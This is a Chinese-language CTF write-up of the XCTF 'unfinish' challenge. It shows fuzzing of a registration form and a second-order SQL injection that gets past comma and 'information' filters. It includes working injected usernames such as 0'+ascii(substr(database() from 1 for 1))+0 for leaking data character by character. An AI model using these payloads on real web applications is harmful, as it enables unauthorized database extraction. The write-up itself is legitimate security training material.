

# XCTF: unfinish (2018网鼎杯) (SQL二次注入)



[~羽~](#) 于 2021-09-14 16:42:08 发布 175 收藏

分类专栏: [CTF刷题记录](#) 文章标签: [sql CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_42702981/article/details/120285326](https://blog.csdn.net/qq_42702981/article/details/120285326)

版权



[CTF刷题记录](#) 专栏收录该内容

58 篇文章 1 订阅

订阅专栏

CTF



邮箱


密码

登录



CSDN @~羽~.

见到这题，我就和上面的图片是一样的（很形象）



扫出个注册页面

Intruder attack 3

攻击 保存 列

结果 目标 位置 有效载荷 选项

过滤器: 显示所有项目

请求	有效载荷	状态	错误	超时	长	评论
22	\	200	■	■	2247	
25	'	200	■	■	2247	
27	,	200	■	■	904	
69	information	200	■	■	904	
0		302	■	■	894	
1	.	302	■	■	894	
2	~	302	■	■	894	
3	!	302	■	■	894	
4	@	302	■	■	894	
5	#	302	■	■	894	
6	\$	302	■	■	894	
7	%	302	■	■	894	
8	^	302	■	■	894	
9	&	302	■	■	894	

请求 响应

Raw 参数 头 Hex

```

POST /register.php HTTP/1.1
Host: 111.200.241.244:61727
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 55
Origin: http://111.200.241.244:61727
Connection: close
Referer: http://111.200.241.244:61727/register.php
Cookie: PHPSESSID=rqk7auj0eko9d23u1b4b8s59m0
Upgrade-Insecure-Requests: 1

email=111%40cc.com&username=aaainformation&password=111


```

完成了


简单fuzz，可以知道他过滤了逗号和information,没有逗号，就防止了报错注入，因为注册界面一般是insert语句。又把information这个SQL注入中重要的数据库过滤了。然后就很难。

正确思路应该是二次注入

当注册时用户名使用：1' and '0



当注册时用户名为：1' and '1



所以这里是存在二次注入的。

在mysql中，+只能当做运算符。

```
1 SELECT '0'+ 'test';
2
```

结果 #1 (1r x 1c)	
'0'+ 'test'	0

CSDN @~羽~.

```
1 SELECT HEX('test');
2
```

结果 #1 (1r x 1c)

HEX('test')

74657374

CSDN @~羽~.

```
1 SELECT '0'+HEX('test');
2
```

结果 #1 (1r x 1c)

'0'+HEX('test')

74,657,374

CSDN @~羽~.

```
2 SELECT HEX('flag');
3
```

结果 #1 (1r x 1c) 结果 #2 (1r x 1c)

HEX('flag')

666C6167

CSDN @~羽~.

这是因为flag的16进制之后有字母

```
1 SELECT '0'+HEX('flag');  
2
```

结果 #1 (1r x 1c)

'0'+HEX('flag')

666

CSDN @~羽~.

```
1 SELECT '0'+HEX(HEX('flag'));  
2 SELECT HEX(HEX('flag'));  
3 #SELECT ASCII('f');  
4 #SELECT ASCII(SUBSTR('fLag',1,1));  
5
```

结果 #1 (1r x 1c) 结果 #2 (1r x 1c)

'0'+HEX(HEX('flag'))

3.636364336313637e15

CSDN @~羽~.

测到后面我认为这个方法会有问题，变成科学计数法了。

所以我选择另外一种方法：用ASCII码

```
1 SELECT ASCII('f');
2 SELECT ASCII(SUBSTR('flag',1,1));
3
```

结果 #1 (1r x 1c) 结果 #2 (1r x 1c)

ASCII('f')

102

CSDN @~羽~.

```
1 SELECT ASCII('f');
2 SELECT ASCII(SUBSTR('flag',1,1));
3
```

1 columns x 1 rows

SELECT ASCII(SUBSTR('flag',1,1))

结果 #1 (1r x 1c) 结果 #2 (1r x 1c)

ASCII(SUBSTR('flag',1,1))

102

CSDN @~羽~.

按照想法测试一下：

0'+ascii(substr(database() from 1 for 1))+0



119

CSDN @~羽~.

接着就是写脚本跑了，不能人工测啊，那多麻烦。思路网上看，脚本我还是自己写。